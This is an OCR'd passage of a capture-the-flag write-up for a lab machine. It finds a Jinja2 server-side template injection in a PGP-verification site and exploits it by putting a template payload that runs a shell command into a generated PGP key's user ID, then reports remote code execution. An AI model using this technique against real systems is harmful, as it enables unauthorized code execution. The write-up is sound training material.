
```
┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ cat public_key.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

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
```


7) It uses templates, we can try for server side template injection (SSTI)




Vulnerability Assessment


1) It is vulnerable to SSTI








2) Seems like Jinja2




Exploitation

1) Generated payload



```
┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ gpg --armor --clear-sign --output signed_message.asc message.txt && cat signed_message.as
c && echo "\n\n" && gpg --armor --export
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEE+dyqUrlQVAl1SbHW2SsOcXc8oyYFAmVTkmAACgkQ2SsOcXc8
oybtcQwAlEgNiCJwMCqVU4AnlAnWTzLKQAoYdWSSBbm/dVe3BACRwAOv+adHZFE6
Ro62rOB2jSD8f2IxuaUt5Eq4sCGVy8wWKbzgZx43RNzqB0nPqjPqYmDPmEufGkUK
9rBH/ZZ5tJuyXphgfG5dJ4cKYCHriv/rdhjppfYlwoWH2Uyr1/HXwT5ypkE6vTSE
ePJ9cFaDR6s/Yg16qXj1l/ptkw8YQaZjNDbuNvjfo6dHkUiLTuKpI+ZVYDdCIJX+
7PBluaEVFYEphs+uX8QYlf0bhgP0xnJNVDK7aiN021hqjxzEAsTFc6cuqQLKf+RD
DI9fVgk2TujDo78jLWi3lyGnzYS6RhFQc1fzMMufB6qgt/ukxS7DUk4IXIkqhskf
phekSUeoVPbilKHFSyVeip7jwFOu2aMDZgBodUcp+jy78v7HufFf5aBsxCpPurSi
G335VvT+lzs3gUeikjKuZ0lJ3f3UmPqqLBjuvMs90iz+2dOVhOUteNJBPVy7PTi1
+cS7zn9y
=1CRN
-----END PGP SIGNATURE-----



-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGVTkiABDADUmPqZrwMtxF6KYBlPk7viLUPtxVKK3P/mxeAc7tdnHtaHsqiz
y2KEZh8Vddg8Qwsy8HDmrk7UQzTojRYrKV+2XffP8FrKyf18CFV+MNI9Ln2GXCdE
8a4PQsyfAiQ50Z5e5goL6tiLUIFI7+j2bxLDPqIP72jrAwZVrNiRHkxWdkyzIzNa
WE6U6bBQw/7SWRsJk32z0jxa/HmZ/ZN/vkct35h+D+wqcmzT8bb3li6Eewa/lDNK
PFp5rwGIcaEyCmmG0E9UdKzNtlBcsr1KJ28HA+iSCrWlUw9Kf6B1iCOJ93tIPq+X
OyNhUB3×1h5KNvyKqpOHVibQwDgHbrbMKU65AS0xkoL7fMY/eNh8ihPnONgvpZDe
/p401Nzu51RlixXBAjrKQBmd51jtnJQbYf8D7S6XFx33lR7deOAM7nMmiTg7se7v
pn8f05PQwplDQjm+JSzMOXjwBznFBJ09zREcVn6eHnkJUg2Fr8wCx22DBuCoEk1/
uZll44Rp5zf2iFMAEQEAAbQ3e3sgY3ljbGVyLl9faW5pdF9fLl9fZ2xvYmFsc19f
Lm9zLnBvcGVuKCdpZCcpLnJlYWQoKSB9fYkB1AQTAQoAPhYhBPncqlK5UFQJdUmx
1tkrDnF3PKMmBQJlU5IgAhsDBQkDwmcABQsJCAcCBhUKCQgLAgQWAgMBAh4BAheA
AAoJENkrDnF3PKMm4qwL+we3WVpF/dIOMFQmur0v7MexHwrSQ+OivlnTJD+MJpIJ
+61QtqoC0fjKM2Z86HGAuI57LEAVZbhT7yAZcGfXskGtdxa+481mO16zOySTVy9E
7H2CWNu/11J3BZsllGZCKDZGaIvkzJwOddUShOjBbeS0S5PkC9tTRnZFaUhaQ6EV
```

2) Got RCE




3) Checked available tools

